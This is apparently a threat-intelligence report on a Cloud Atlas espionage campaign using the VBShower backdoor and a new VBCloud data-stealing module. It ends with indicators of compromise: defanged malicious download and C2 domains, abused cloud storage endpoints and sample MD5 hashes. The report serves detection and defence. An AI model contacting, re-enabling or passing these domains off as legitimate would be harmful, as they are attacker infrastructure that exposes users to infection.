We continue to monitor activity linked to Cloud Atlas. In a new campaign that began in August 2023, the attackers made changes to their familiar toolkit. This time, instead of an executable library to load malware modules, the group relied on the VBShower backdoor as the loader. Besides, they are now using a new module in their attacks: VBCloud. This collects and uploads system information and other data. These actions employ a variety of PowerShell scripts that enable the attackers to perform a range of tasks on the victim's system. VBCloud uses public cloud storage as a C2 server.

The infection chain consists of several stages and ultimately aims to steal data from victims' devices. We've observed that, similar to past Cloud Atlas campaigns, phishing emails continue to be the initial access point. This underscores the still-pressing need for organizations to strengthen their infrastructure defenses and improve employee awareness to ward off these kinds of attacks.

If you want to try analyzing the sample from earlier Cloud Atlas attacks and other infamous malware samples yourself, you can take the Advanced Malware Analysis Techniques course from Kaspersky GReAT.

Indicators of compromise

HTA file download domains

content-protect[.]net control-issue[.]net office-confirm[.]com onesoftware[.]info serverop-parametrs[.]com web-privacy[.]net net-plugin[.]org triger-working[.]com

VBShower C2

yandesks[.]net yandisk[.]info mirconnect[.]info sber-cloud[.]info gosportal[.]net riamir[.]net web-wathapp[.]com

PowerShower C2

yandisk[.]info
yandesktop[.]com
web-wathapp[.]com

Cloud repositories used by VBCloud

webdav.opendrive.com webdav.mydrive.ch webdav.yandex.ru kim.nl.tab.digital

HTA MD5

9D3557CC5C444FE5D73E4C7FE1872414 CBA05E11CB9D1D71F0FA70ECD1AF2480 CBFB691E95EE34A324F94ED1FF91BC23 2D24044C0A5B9EBE4E01DED2BFC2B3A4 88BE01F8C4A9F335D33FA7C384CA4666 A30319545FDA9E2DA0532746C09130EB

PowerShower MD5

15FD46AC775A30B1963281A037A771B1 31B01387CA60A1771349653A3C6AD8CA 389BC3B9417D893F3324221141EDEA00

VBShower::Launcher MD5

AA8DA99D5623FAFED356A14E59ACBB90 016B6A035B44C1AD10D070ABCDFE2F66 160A65E830EB97AAE6E1305019213558 184CF8660AF7538CD1CD2559A10B6622 1AF1F9434E4623B7046CF6360E0A520E 1BFB9CBA8AA23A401925D356B2F6E7ED 21585D5881CC11ED1F615FDB2D7ACC11 242E86E658FE6AB6E4C81B68162B3001 2FE7E75BC599B1C68B87CF2A3E7AA51F 36DD0FBD19899F0B23ADE5A1DE3C2FEC 389F6E6FD9DCC84C6E944DC387087A56 3A54ACD967DD104522BA7D66F4D86544 3F12BF4A8D82654861B5B5993C012BFA 49F8ED13A8A13799A34CC999B195BF16 4B96DC735B622A94D3C74C0BE9858853 F45008BF1889A8655D32A0EB93B8ACDD

VBCloud MD5

0139F32A523D453BC338A67CA45C224D 01DB58A1D0EC85ADC13290A6290AD9D6 0F37E1298E4C82098DC9318C7E65F9D2 6FCEE9878216019C8DFA887075C5E68E D445D443ACE329FB244EDC3E5146313B F3F28018FB5108B516D802A038F90BDE